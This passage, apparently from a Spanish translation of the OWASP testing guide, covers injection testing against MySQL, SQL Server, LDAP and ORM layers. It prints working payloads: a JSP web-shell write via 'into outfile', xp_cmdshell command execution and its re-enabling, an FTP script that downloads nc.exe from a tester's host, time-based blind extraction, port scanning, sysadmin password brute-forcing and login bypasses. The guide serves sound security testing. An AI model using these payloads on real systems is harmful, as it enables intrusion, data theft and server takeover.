1 AND 1=0 UNION SELECT DATABASE()
```

Inyección de tipo Inferencial:

```
1 AND DATABASE() like 'db%'
```

Resultado**esperado:**

Una cadena como esta: **dbname**

INFORMATION_SCHEMA

Desde la version de MySQL 5.0 existe una vista denominada [[INFORMATION_SCHEMA](#)]. Esta vista permite obtener toda la información sobre las bases de datos, tablas y columnas así como los procedimientos y funciones.

A continuación se muestra un resumen.

Tablas_in_INFORMATION_SCHEMA	DESCRIPTION
...	...
SCHEMATA	Todas las BD que tiene el usuario (por lo menos) SELECT_priv
SCHEMA_PRIVILEGES	Privilegios del usuario para cada BD
TABLES	Todas las tablas que tiene el usuario (por lo menos) SELECT_priv
TABLE_PRIVILEGES	Privilegios del usuario para cada tabla
COLUMNS	Todas las columnas que tiene el usuario (por lo menos) SELECT_priv
COLUMN_PRIVILEGES	Privilegios del usuario para cada columna
VIEWS	Todas las vistas que tiene el usuario (por lo menos) SELECT_priv
ROUTINES	Procedimientos y funciones(requiere EXECUTE_priv)
TRIGGERS	Disparadores (requiere INSERT_priv)
USER_PRIVILEGES	Privilegios que tiene el Usuario conectado

Toda esta información podría extraerse utilizando técnicas conocidas, tal y como se describe en el párrafo de Inyección SQL.



Vectores de Ataque

Escribir en un archivo

Si el usuario conectado tiene privilegios **FILE** y no se escapan las comillas simples, se podría utilizar la cláusula 'into outfile' para exportar resultados de una consulta a un archivo.

```
Select * from table into outfile '/tmp/file'
```

Fíjate en que modo de saltarse las comillas simples para el nombre de archivo. Así que si hay algún mecanismo de filtrado actuando sobre las comillas simples, como la secuencia de escape (\\) no habrá modo de utilizar la cláusula 'into outfile'.

Este tipo de ataque se podría utilizar en paralelo como una técnica atípica para obtener información sobre los resultados de una consulta o para escribir un archivo que pudiera ser ejecutado dentro del directorio del servidor web.

Ejemplo:

```
1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '//' LINES TERMINATED BY  
'\n<%jsp code here%>';
```

Resultado

esperado:

Los resultados se almacenan en un archivo con privilegios rw-rw-rw perteneciente al usuario y grupo mysql.

Donde /var/www/root/test.jsp contendrá:

```
//field values//  
<%jsp code here%>
```

Leer de un archivo

Load_file es una función nativa que puede leer un archivo cuando los permisos del sistema de archivos lo permiten.

Si el usuario conectado tiene privilegios **FILE**, se podría utilizar para obtener el contenido de los archivos.

El filtrado de las comillas simples se puede saltar utilizando técnicas descritas anteriormente.

```
load_file('filename')
```

Resultado esperado:

El archivo completo estará disponible para ser exportado utilizando técnicas estándar.

Ataque de inyección SQL Estándar

En un ataque estándar de inyección SQL podemos obtener los resultados mostrados directamente en una página, como una salida normal o como un error de MySQL.

Mediante el uso de los ataques de inyección SQL mencionados anteriormente, y dadas las funcionalidades de MySQL que hemos visto, la inyección directa de SQL se podría acometer

fácilmente a un nivel de profundidad que dependerá fundamentalmente de la versión del servidor MySQL.

Un buen ataque es obtener los resultados forzando a una función/procedimiento o al propio servidor a mostrarnos un error. En el [[Manual de MySQL](#)] podemos encontrar un listado de los errores MySQL y de las funciones nativas.

Inyección SQL de tipo Out of band

Este tipo de inyección se puede acometer utilizando la cláusula '[into outfile](#)'.

Inyección ciega de SQL (Blind SQL Injection)

Para las inyecciones ciegas de SQL existe un conjunto de funciones bastante útiles proporcionadas de forma nativa por el servidor MySQL.

- Longitud de la cadena:

```
LENGTH(str)
```

- Extrae una subcadena de una cadena dada:

```
SUBSTRING(string, offset, #chars_returned)
```

- Inyección ciega basada en el tiempo: BENCHMARK y SLEEP

```
BENCHMARK(#ofcycles, action_to_be_performed )
```

La función Benchmark se puede utilizar para realizar ataques programados para su ejecución en un momento determinado (timing attacks) cuando la inyección ciega mediante valores booleanos no produce ningún resultado. Ver. SLEEP() (MySQL > 5.0.x) cómo alternativa a benchmark.

Para un listado más completo, el lector puede consultar el manual de MySQL - <http://dev.mysql.com/doc/refman/5.0/en/functions.html>

REFERENCIAS

Whitepapers

- Chris Anley: "Hackproofing MySQL" - <http://www.nextgenss.com/papers/HackproofingMySQL.pdf>
- Time Based SQL Injection Explained - <http://www.f-g.it/papers/blind-zk.txt>

Herramientas

- Francois Larouche: Multiple DBMS SQL Injection tool - <http://www.sqlpowerinjector.com/index.htm>
- ilo--: MySQL Blind Injection Bruteforcing, Reversing.org - <http://www.reversing.org/node/view/11>
sqlbftools
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - <http://sqlmap.sourceforge.net>
- Antonio Parata: Dump Files by SQL inference on Mysql - <http://www.ictsc.it/site/IT/projects/sqlDumper/sqldumper.src.tar.gz>

4.6.2.3 PRUEBAS DE SQL SERVER



BREVE RESUMEN

En esta sección describimos algunas técnicas de [inyección SQL](#) que utilizan características específicas del servidor Microsoft SQL Server.

DESCRIPCION

Las vulnerabilidades de Inyección SQL ocurren cuando los datos de entrada se utilizan en la construcción de una consulta SQL sin haber sido filtrados adecuadamente. El uso de SQL dinámico (la construcción de consultas SQL mediante la concatenación de cadenas) abre la vía a estas vulnerabilidades. La inyección SQL permite a un atacante acceder a los servidores SQL Server y ejecutar código SQL bajo los privilegios del usuario conectado a la base de datos.

Como se explica en la sección de [Inyección SQL](#), un exploit que aproveche este tipo de vulnerabilidad requiere dos cosas: un punto de entrada y un método de explotación. Cualquier parámetro controlado por el usuario que sea procesado por la aplicación podría estar ocultando una vulnerabilidad. Esto incluye:

- Parámetros de la Aplicación en cadenas de consulta (ej: peticiones GET)
- Parámetros de la Aplicación incluidos como parte del cuerpo (body) de una petición POST
- Información relacionada con el navegador (ej: user-agent, referer)
- Información relacionada con el servidor (ej: host name, IP)
- Información relacionada con la sesión (ej: user ID, cookies)

El servidor Microsoft SQL Server tiene ciertas particularidades, de modo que algunos exploits tienen que ser personalizados para esta aplicación en el caso de que vayamos a realizar un test de intrusión web.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Peculiaridades de SQL Server

Para comenzar, veamos algunos operadores y comandos/procedimientos almacenados propios del servidor SQL Server que nos resultarán útiles en una prueba de inyección SQL:

- Operador de comentario: -- (útil para forzar a la consulta a ignorar la parte restante que no nos interese en la consulta original, esto no será necesario siempre)
- Separador de consulta: ; (punto y coma)
- Entre los procedimientos almacenados que nos resultarán útiles incluiremos:
 - [\[xp_cmdshell\]](#) ejecuta cualquier comando (vía intérprete de comandos de windows) en el servidor (con los mismos permisos que tiene el intérprete de comandos). Por defecto, sólo **sysadmin** tiene permitido su uso y en el caso del servidor SQL Server

2005 este procedimiento almacenado está deshabilitado por defecto (se puede activar utilizando `sp_configure`)

- **xp_regread** lee un valor arbitrario del Registro (procedimiento almacenado indocumentado)
- **xp_regwrite** escribe un valor arbitrario en el Registro (procedimiento almacenado indocumentado)
- [[sp_makewebtask](#)] Levanta un intérprete de comandos de Windows y le pasa una cadena para su ejecución. Cualquier salida se devuelve como filas de texto. Requiere privilegios **sysadmin**.
- [[xp_sendmail](#)] Envía un mensaje por e-mail a los recipientes especificados que podría incluir un resultado de una consulta. Este procedimiento almacenado ampliado, utiliza SQL Mail para enviar el mensaje.

Veamos ahora algunos ejemplos de ataques específicos para SQL Server que utilizan las funciones mencionadas anteriormente. La mayoría de estos ejemplos usarán la función **exec**.

Debajo mostramos cómo ejecutar un intérprete de comandos que escribe la salida del comando `dir c:\inetpub` en un archivo que podremos ver, asumiendo que el servidor web y el servidor de bases de datos residen en el mismo host. La siguiente sintaxis hace uso de `xp_cmdshell`:

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

Como alternativa podemos usar `sp_makewebtask`:

```
exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from master.dbo.sysobjects'--
```

Una ejecución con éxito creará un archivo que podremos ver desde el navegador web. Hay que tener presente que `sp_makewebtask` ya no es un método recomendado (deprecated) y, a pesar de que funciona hasta la versión SQL Server 2005, puede que sea eliminado definitivamente en el futuro.

De igual forma, las funciones y variables de entorno integradas en el servidor SQL Server son muy útiles: El siguiente ejemplo hace uso de la función **db_name()** para disparar un error que mostrará el nombre de la base de datos:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
```

Nótese el uso de [[convert](#)]:

```
CONVERT ( data_type [ ( length ) ] , expression [ , style ] )
```

`CONVERT` intentará convertir el resultado de `db_name` (una cadena) en una variable de tipo entero, disparando un error que, si se muestra en la aplicación vulnerable, contendrá el nombre de la base de datos.

El siguiente ejemplo utiliza la variable de entorno **@@version**, combinada con una inyección del estilo “union select” para encontrar la versión de SQL Server.

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','name1','name2',2006-01-06,1,@@version%20--
```



Y aquí está el mismo ataque, pero usando de nuevo el truco de la conversión:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)
```

La recopilación de información es útil para explotar vulnerabilidades de software en el servidor SQL Server, mediante la explotación de una inyección SQL o mediante un acceso directo al listener SQL.

A continuación se muestran varios ejemplos que explotan vulnerabilidades de inyección SQL mediante diferentes puntos de entrada.

Ejemplo1: Comprobando la presencia de Inyección SQL en una petición GET.

El caso más simple (y algunas veces con mejor recompensa) podría ser el de una página de login que solicita un nombre de usuario y una contraseña. Puedes intentarlo introduciendo la siguiente cadena "" or '1'='1" (sin las dobles comillas):

```
https://vulnerable.web.app/login.asp?Username='%20or%20'1'='1&Password='%20or%20'1'='1
```

Si la aplicación está utilizando consultas dinámicas de SQL, y si la cadena se añade a la consulta de validación de credenciales del usuario, esto resultará en una entrada con éxito en la aplicación.

Ejemplo 2: Comprobando la presencia de Inyección SQL en una petición GET (2).

Para averiguar cuantas columnas existen

```
https://vulnerable.web.app/list_report.aspx?number=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%20users;--
```

Ejemplo 3: Comprobación en una petición POST

SQL Injection, HTTP POST Content: email=%27&whichSubmit=submit&submit.x=0&submit.y=0

Un ejemplo completo utilizando POST:

```
POST https://vulnerable.web.app/forgotpass.asp HTTP/1.1
Host: vulnerable.web.app
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7) Gecko/20060909
Firefox/1.5.0.7 Paros/3.2.13
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://vulnerable.web.app/forgotpass.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
```

```
email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

El mensaje de error obtenido cuando introducimos en el campo correspondiente al email una ' (comilla simple) es:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string '.
/forgotpass.asp, line 15
```

Ejemplo 4: Otro ejemplo útil usando GET

Obteniendo el código fuente de la aplicación

```
a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx
c:\inetpub\wwwroot\login.txt';--
```

Ejemplo 5: xp_cmdshell personalizado

Todos los libros y documentos cuando describen las mejores prácticas para el servidor SQL Server, recomiendan deshabilitar xp_cmdshell en SQL Server 2000 (en SQL Server 2005 está deshabilitado por defecto). Sin embargo, si tenemos permisos de sysadmin (de forma nativa o mediante fuerza bruta sobre la contraseña del sysadmin, ver más abajo), podemos a menudo evitar esta limitación.

En SQL Server 2000:

- Si se ha deshabilitado xp_cmdshell con sp_dropextendedproc, podemos sencillamente inyectar el siguiente código:
sp_addextendedproc 'xp_cmdshell','xp_log70.dll'
- Si el anterior código no funciona, significa que xp_log70.dll ha sido movida o borrada. En este caso tendremos que inyectar lo siguiente:

```
CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS
  DECLARE @result int, @OLEResult int, @RunResult int
  DECLARE @ShellID int
  EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
  EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
  EXECUTE @OLEResult = sp_OADestroy @ShellID
  return @result
```

Este código, escrito por Antonin Foller (ver enlaces al final de la página), crea un nuevo xp_cmdshell utilizando sp_oacreate, sp_method y sp_destroy (siempre y cuando no hayan sido deshabilitados también, claro). Antes de utilizarlo, necesitaremos borrar el primer xp_cmdshell que hemos creado (incluso si no estaba funcionando), si no lo hacemos, las dos declaraciones colisionarán.

En SQL Server 2005, xp_cmdshell se puede activar inyectando el siguiente código en su lugar:

```
master..sp_configure 'show advanced options',1
reconfigure
master..sp_configure 'xp_cmdshell',1
reconfigure
```

Ejemplo 6: Referer / User-Agent

La cabecera REFERER establecida como:

```
Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [SQL CODE]--
```

Permite la ejecución de código SQL arbitrario. Lo mismo ocurre con la cabecera User-Agent de este modo:

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```



Ejemplo 7: SQL Server como un escáner de puertos

En SQL Server, uno de los comandos más útiles para alguien que está realizando un test de intrusión web es OPENROWSET, el cual se utiliza para ejecutar una consulta en otro servidor de bases de datos y recuperar los resultados. Podemos utilizar este comando para escanear puertos de otras máquinas en la red objetivo, inyectando la siguiente consulta:

```
select * from
OPENROWSET('SQLOLEDB', 'uid=sa;pwd=foobar;Network=DBMSSOCN;Address=x.y.w.z,p;timeout=5', 'select 1')--
```

Esta consulta intentará una conexión a la dirección x.y.w.z en el puerto p. Si el puerto está cerrado devolverá el siguiente mensaje:

```
SQL Server does not exist or access denied
```

Por otro lado, si el puerto está abierto, se mostrará uno de los siguientes errores:

```
General network error. Check your network documentation
OLE DB provider 'sqloledb' reported an error. The provider did not give any information about the error.
```

Por supuesto, el mensaje de error no está siempre disponible. Si este es el caso, podemos utilizar el tiempo de respuesta para comprender qué está sucediendo: con un puerto cerrado, el tiempo de respuesta (5 segundos en este ejemplo) se agotará, mientras que con un puerto abierto devolverá el resultado rápidamente.

Hay que tener en cuenta que OPENROWSET está activado por defecto en SQL Server 2000 pero desactivado en SQL Server 2005.

Ejemplo 8: Subida de ejecutables

Una vez que podemos utilizar xp_cmdshell (el nativo o uno a medida), podemos fácilmente subir archivos ejecutables al Servidor de bases de datos. Una opción muy común es netcat.exe, pero cualquier troyano sería útil aquí. Si el objetivo permite iniciar conexiones FTP a la máquina de la persona que está efectuando las pruebas, entonces lo único que necesitaremos será inyectar las siguientes consultas:

```
exec master..xp_cmdshell 'echo open ftp.testers.org > ftpscript.txt';--
exec master..xp_cmdshell 'echo USER >> ftpscript.txt';--
exec master..xp_cmdshell 'echo PASS >> ftpscript.txt';--
exec master..xp_cmdshell 'echo bin >> ftpscript.txt';--
exec master..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--
exec master..xp_cmdshell 'echo quit >> ftpscript.txt';--
exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

En este punto, nc.exe estará subido y disponible. Si el FTP no está permitido por el firewall, tenemos una forma de solventar esto, y es explotar el depurador de Windows, debug.exe, que está instalado por defecto en todas las máquinas Windows. Debug.exe admite scripts y es capaz de crear un ejecutable ejecutando el script apropiado. Lo que necesitamos es convertir el ejecutable en un script de depuración (que es un archivo ascii 100%), subirlo línea a línea y finalmente decirle a debug.exe que lo ejecute. Existen varias herramientas capaces de crear estos archivos de depuración (ej: makescr.exe creado por Ollie Whitehouse y dbgtool.exe de toolcrypt.org). Las consultas a inyectar serán por lo tanto las siguientes:

```
exec master..xp_cmdshell 'echo [debug script line #1 of n] > debugscript.txt';--
exec master..xp_cmdshell 'echo [debug script line #2 of n] >> debugscript.txt';--
....
exec master..xp_cmdshell 'echo [debug script line #n of n] >> debugscript.txt';--
exec master..xp_cmdshell 'debug.exe < debugscript.txt';--
```

En este punto, nuestro ejecutable está disponible en la máquina evaluada, listo para ser ejecutado.

Existen herramientas que automatizan este proceso, entre las que destaca Bobcat, para Windows, y Sqlninja para *nix (Ver las herramientas al final de esta página).

Obtener información cuando no la muestra la aplicación (Out of band)

No todo está perdido cuando la aplicación web no devuelve ningún tipo de información – como mensajes de error con información descriptiva (cf. [\[Inyección SQL\]](#)). Por ejemplo, podría ocurrir que tenemos acceso al código fuente (ej: porque la aplicación está basada en software open source). Entonces, podemos explotar todas las vulnerabilidades de inyección SQL descubiertas revisando el código fuente. Aunque un IPS (Sistema de prevención de intrusiones) podría parar algunos de estos ataques, la mejor manera sería proceder de la siguiente forma: desarrollar y probar los ataques en un banco de pruebas creado para ese propósito, y después ejecutar los ataques contra la aplicación web objeto de las pruebas.

En el ejemplo 4 visto anteriormente, se describen otras opciones para efectuar ataques de tipo out of band.

Ataques de inyección ciega (Blind SQL injection)

Prueba y error

O bien, uno se la puede jugar. Es decir, el atacante puede asumir que existe una vulnerabilidad de tipo Blind SQL injection en una aplicación web. Seleccionar un vector de ataque (ej: un dato de entrada en una web), utilizar fuzz vectors ([\[1\]](#)) contra este canal y observar la respuesta. Por ejemplo, si la aplicación web está buscando un libro utilizando la siguiente consulta

```
select * from books where title=text entered by the user
```



Podríamos en este caso, introducir el texto: '**Bomba**' **OR 1=1-** y si los datos no se validan adecuadamente, la consulta pasará y devolverá el listado completo de libros. Esto demuestra que existe una vulnerabilidad de inyección SQL. La persona que está efectuando el test de intrusión podría *jugar* más tarde con las consultas con el fin de averiguar la criticidad de esta vulnerabilidad.

En caso de que se muestre más de un mensaje de error

Por otro lado, si no contamos con información disponible de antemano, aún existe una posibilidad de atacar explotando algún canal disimulado. Podría ocurrir que la aplicación cesara de mostrar errores descriptivos, hasta ahora los mensajes de error dan alguna información. Por ejemplo:

- En algunos casos, la aplicación web (realmente el servidor web) podría devolver el tradicional: *500: Internal Server Error*, digamos cuando la aplicación devuelve una excepción que podría ser generada por ejemplo por una consulta con comillas que no han sido cerradas correctamente.
- Mientras que en otros casos el servidor devolverá un mensaje 200 OK, pero la aplicación web devolverá algún error insertado por los desarrolladores ej: *Internal server error or bad data*.

Esta información mínima, puede ser suficiente en ocasiones para comprender cómo la aplicación web está construyendo la consulta SQL dinámica y preparar un exploit.

Otro método de inyección out-of-band es volcar los resultados para poder ser vistos mediante simple navegación HTTP.

Ataques programados en el tiempo (Timing attacks)

Existe otra posibilidad más para realizar un ataque de inyección ciega SQL, por ejemplo, utilizando el tiempo de modo que fuerce a la aplicación a responder ante una petición (ver, ej: *Bleichenbacher's attack*). Un ataque de este tipo también se describe en un documento de Chris Anley ([2]) de donde sacamos nuestro siguiente ejemplo. Un primer enfoque consiste en el uso del comando SQL *waitfor delay '0:0:5'*, supongamos por ejemplo que en nuestro vector de ataque, los datos no se validan de forma adecuada, pero no hay reacción. Digamos que el atacante quiere comprobar si existe la base de datos *books* , y para ello envía el comando

```
if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

De hecho, lo que tenemos aquí son dos cosas: una **vulnerabilidad de inyección SQL** y un **canal disimulado** que nos permite obtener 1 bit de información. Por lo tanto, utilizando varias consultas (tantas consultas como bits en la información que necesitamos) el encargado de hacer la prueba de intrusión puede obtener cualquier información presente en la base de datos. Así, la cadena:

```
declare @s varchar(8000)
select @s = db_name()
if (ascii(substring(@s, n, b)) & ( power(2, 0))) > 0 waitfor delay 0:0:5
```

esperará 5 segundos si el *n* bit del nombre de la base de datos actual es *b*, y contestará al instante si es *1-b*. Tras descubrir el valor para cada byte, veremos si el primer bit del siguiente byte no es 1 ni 0, esto significa que la cadena ha terminado!

Sin embargo, podría ocurrir que el comando *waitfor* no esté disponible (ej: porque está siendo filtrado por un IPS o por un firewall de aplicación web). Esto no significa que no se puedan hacer ataques de inyección ciega SQL, simplemente deberemos dar con una operación que consuma tiempo y que no esté filtrada. Por ejemplo:

```
declare @i int select @i = 0
while @i < 0xffff begin
select @i = @i + 1
end
```

Ejemplo 8: fuerza bruta sobre la contraseña del sysadmin

Podemos aprovechar el hecho de que OPENROWSET necesita unas credenciales adecuadas para poder realizar con éxito la conexión, y que este tipo de conexión se puede redirigir al servidor de bases de datos local. Combinando estas funcionalidades con una inyección de tipo *inferred* basada en tiempos de respuesta, podemos inyectar el siguiente código:

```
select * from OPENROWSET('SQLOLEDB','';'sa';'<pwd>','select 1;waitfor delay ''0:0:5''')
```

Lo que hacemos aquí es intentar una conexión a la base de datos local (especificada por el campo vacío después de `0SQLOLEDB`) utilizando “sa” y “<pwd>” como credenciales. Si la contraseña es correcta y la conexión se ha realizado con éxito, la consulta se ejecuta, haciendo que la base de datos espere 5 segundos (y también devolviendo un valor, ya que OPENROWSET espera como mínimo una columna). Obteniendo las contraseñas candidatas de un listado de palabras y midiendo el tiempo necesario para cada conexión, podemos intentar adivinar la contraseña correcta. En el documento titulado “Data-mining with SQL Injection and Inference”, David Litchfield lleva esta técnica más allá incluso, inyectando un fragmento de código para hacer fuerza bruta sobre la contraseña del usuario sysadmin, utilizando los recursos de la CPU del propio servidor de bases de datos. Una vez obtenida la contraseña del usuario sysadmin, tenemos dos opciones:

- Inyectar las próximas consultas utilizando OPENROWSET, para utilizar los privilegios del sysadmin
- Añadir nuestro usuario actual al grupo sysadmin utilizando `sp_addsrvrolemember`. El nombre del usuario actual se puede extraer utilizando inyección de tipo *inferred* contra la variable `system_user`

Comprobando la versión y las vulnerabilidades

En caso de que la persona que está efectuando las pruebas de intrusión pueda realizar algunas consultas al motor de bases de datos, será capaz de obtener la versión de este. A continuación puede comparar el nombre y la versión exacta con un listado de vulnerabilidades conocidas o con un exploit zero-day al que pueda tener acceso.



REFERENCIAS

Whitepapers

- David Litchfield: "Data-mining with SQL Injection and Inference" - <http://www.nextgenss.com/research/papers/sqlinference.pdf>
- Chris Anley, "(more) Advanced SQL Injection", whitepaper. NGSSoftware Insight Security Research Publication, 2002.
- Steve Friedl's Unixwiz.net Tech Tips: "SQL Injection Attacks by Example" - <http://www.unixwiz.net/techtips/sql-injection.html>
- Alexander Chigrik: "Useful undocumented extended stored procedures" - <http://www.mssqlcity.com/Articles/Undoc/UndocExtSP.htm>
- Antonin Foller: "Custom xp_cmdshell, using shell object" - http://www.motobit.com/tips/detpg_cmdshell
- Paul Litwin: "Stop SQL Injection Attacks Before They Stop You" - <http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/>
- SQL Injection - <http://msdn2.microsoft.com/en-us/library/ms161953.aspx>

Herramientas

- Francois Larouche: Multiple DBMS Sql Injection tool - [[SQL Power Injector](#)]
- Northern Monkee: [[Bobcat](#)]
- icesurfer: SQL Server Takeover Tool - [[sqlninja](#)]
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - <http://sqlmap.sourceforge.net>

4.6.3 INYECCIÓN LDAP

BREVE RESUMEN

LDAP es el acrónimo de protocolo ligero de acceso a directorio (en inglés, Lightweight Directory Access Protocol). Es un paradigma para almacenar información sobre usuarios, servidores y otros muchos objetos. La inyección LDAP es un ataque que se efectúa en el lado del servidor, y que podría permitir la divulgación, modificación o la inserción de información sensible acerca de los usuarios y servidores representados en una estructura LDAP. Esto se consigue manipulando los parámetros de entrada que después se pasan a las funciones internas de búsqueda, adición y modificación.

DESCRIPCIÓN

Una aplicación web puede utilizar LDAP para permitir a un usuario autenticarse con sus propias credenciales, o buscar información relativa a otros usuarios dentro de la estructura de una corporación.

El principal concepto en una inyección LDAP se pone de manifiesto durante el flujo de ejecución de una consulta LDAP, ya que es posible engañar a una aplicación web vulnerable utilizando metacaracteres en los filtros de búsqueda LDAP.

El [Rfc2254](#) define cómo construir un filtro de búsqueda en LDAPv3 y amplía la información contenida en el [Rfc1960](#) (LDAPv2).

Un filtro de búsqueda LDAP se construye en notación polaca, también conocida como [notación de prefijo](#). Esto significa que una condición en un filtro de búsqueda quedaría así (expresada en pseudo código):

```
find("cn=John & userPassword=mypass")
```

lo que resultaría en:

```
find("(&(cn=John)(userPassword=mypass))")
```

Las condiciones de tipo booleano y la agregación de grupos en un filtro de búsqueda LDAP se podrían aplicar utilizando los siguientes metacaracteres:

Meta carácter	Significado
&	Booleano AND
	Booleano OR
!	Booleano NOT
=	Igual
~=	Aproximado
>=	Mayor que
<=	Menor que
*	Cualquier carácter
()	Paréntesis de grupo

En el documento RFC referente a LDAP se pueden encontrar ejemplos más completos con información acerca de la construcción de un filtro de búsqueda.

Una explotación con éxito de una inyección LDAP podría permitirnos:

- Acceder a contenido no autorizado.
- Evadir restricciones de la Aplicación .
- Recoger información de acceso restringido .
- Añadir o modificar objetos dentro de la estructura de árbol LDAP.



PRUEBAS DE CAJA NEGRA Y EJEMPLO

Ejemplo 1. Filtros de búsqueda

Supongamos que tenemos una aplicación web que utiliza un filtro de búsqueda como el siguiente:

```
searchfilter="(cn="+user+")"
```

que es instanciado por una petición HTTP como esta:

```
http://www.example.com/ldapsearch?user=John
```

Si el valor 'John' es reemplazado con un '*', enviando la petición:

```
http://www.example.com/ldapsearch?user=*
```

el filtro tendrá este aspecto:

```
searchfilter="(cn=*)"
```

lo que significa que cada objeto con un atributo 'cn' será igual a cualquier cosa.

Si la aplicación es vulnerable a inyección LDAP, dependiendo de los permisos del usuario conectado a LDAP y del flujo de ejecución de la aplicación, se mostrarán algunos o todos los atributos de los usuarios.

Podríamos usar un enfoque de prueba y error insertando '(', '|', '&', '*' y los otros caracteres para comprobar si la aplicación presenta algún error.

Ejemplo 2. Login

Si una aplicación web utiliza una página de autenticación vulnerable que solicita las credenciales del usuario y las utiliza en una consulta LDAP, es posible evitar la comprobación de usuario/contraseña inyectando una consulta LDAP que siempre devolverá true (de modo similar a una inyección SQL y XPATH).

```
searchlogin="(&(uid="+user+") (userPassword={MD5}" + base64(pack("H*", md5(pass))) + "))";
```

Utilizando los siguientes valores:

```
user=*) (uid=*)) (| (uid=*  
pass=password
```

el filtro de búsqueda resultará en:

```
searchlogin="(&(uid=*) (uid=*)) (| (uid=*) (userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))";
```

que es correcto y siempre cierto (true). De este modo, logramos un estatus de usuario autenticado que se corresponde al primer usuario en el árbol LDAP.

REFERENCIAS

Whitepapers

- Sacha Faust: "LDAP Injection" - <http://www.spidynamics.com/whitepapers/LDAPInjection.pdf>
- RFC 1960: "A String Representation of LDAP Search Filters" - <http://www.ietf.org/rfc/rfc1960.txt>
- Bruce Greenblatt: "LDAP Overview" - http://www.directory-applications.com/ldap3_files/frame.htm
- IBM paper: "Understanding LDAP" - <http://www.redbooks.ibm.com/redbooks/SG244986.html>

Herramientas

- Softerra LDAP Browser - <http://www.ldapadministrator.com/download/index.php>

4.6.4 INYECCIÓN ORM

Breve resumen

La inyección ORM es un ataque donde se utiliza inyección SQL contra un modelo de objeto de acceso a datos generado por ORM. Desde el punto de vista de quien está comprobando esta vulnerabilidad, este ataque es virtualmente idéntico a un ataque de inyección SQL. Sin embargo, la vulnerabilidad de inyección existe en el código generado por la herramienta ORM.

Descripción

Una ORM es una herramienta para mapear objetos relacionales. Se utiliza para agilizar el desarrollo orientado a objetos en la capa de acceso a datos de las aplicaciones de software, incluyendo las aplicaciones web. Los beneficios de utilizar una herramienta ORM incluyen la generación rápida de una capa de objeto para comunicarse con una base de datos relacional, plantillas estandarizadas de código para esos objetos y habitualmente un conjunto de funciones seguras para protegerse frente a ataques de inyección SQL. Los objetos generados mediante una herramienta ORM pueden utilizar lenguaje SQL, o en algunos casos una variante de SQL para realizar operaciones CRUD (Create, Read, Update, Delete) en una base de datos. Es posible, sin embargo, que una aplicación web que hace uso de objetos generados mediante ORM sea vulnerable a ataques de inyección SQL si los métodos pueden aceptar parámetros de entrada que no son debidamente filtrados.

Entre las herramientas ORM se incluyen Hibernate para Java, Nhibernate para .NET, ActiveRecord para Ruby on Rails, EZPDO para PHP y muchas otras. Para ver una lista más completa de herramientas ORM se recomienda consultar el siguiente enlace: http://en.wikipedia.org/wiki/List_of_object-relational_mapping_software

Pruebas de Caja Negra y ejemplo

Las pruebas de inyección ORM de caja negra son idénticas a las necesarias en una comprobación de inyecciones SQL, ver [pruebas de Inyección SQL](#). En la mayoría de los casos, la vulnerabilidad presente en la capa ORM es el resultado de un código a medida, que no valida adecuadamente los parámetros de entrada. La mayor parte del software ORM proporciona funciones seguras para escapar los datos de entrada facilitados por el usuario. Sin embargo, si estas funciones no se utilizan y los desarrolladores usan las suyas propias que aceptan datos de los usuarios, quizá sea posible ejecutar un ataque de inyección SQL.

Pruebas de Caja Gris y ejemplo



Si tenemos acceso al código fuente de una aplicación, o si podemos descubrir vulnerabilidades en una herramienta ORM y comprobar las aplicaciones web que utilizan esta herramienta, existe una alta probabilidad de atacar con éxito la aplicación. Los patrones a buscar en el código incluyen:

Parámetros de entrada concatenados con cadenas SQL, este ejemplo, utiliza ActiveRecord para Ruby on Rails (aunque cualquier ORM puede ser vulnerable)

```
Orders.find_all "customer_id = 123 AND order_date = '#{@params['order_date']}'"
```

Simplemente enviando "" OR 1--" en el formulario donde se puede introducir el valor de la fecha del pedido podemos obtener un resultado positivo.

REFERENCIAS

Whitepapers

- Las referencias para comprobar vulnerabilidades de inyección SQL son aplicables en la inyección ORM - http://www.owasp.org/index.php/Testing_for_SQL_Injection#References
- Wikipedia - ORM http://en.wikipedia.org/wiki/Object-relational_mapping
- OWASP Interpreter Injection https://www.owasp.org/index.php/Interpreter_Injection#ORM_Injection

Herramientas

- Ruby On Rails - ActiveRecord and SQL Injection <http://manuals.rubyonrails.com/read/chapter/43>
- Hibernate <http://www.hibernate.org>
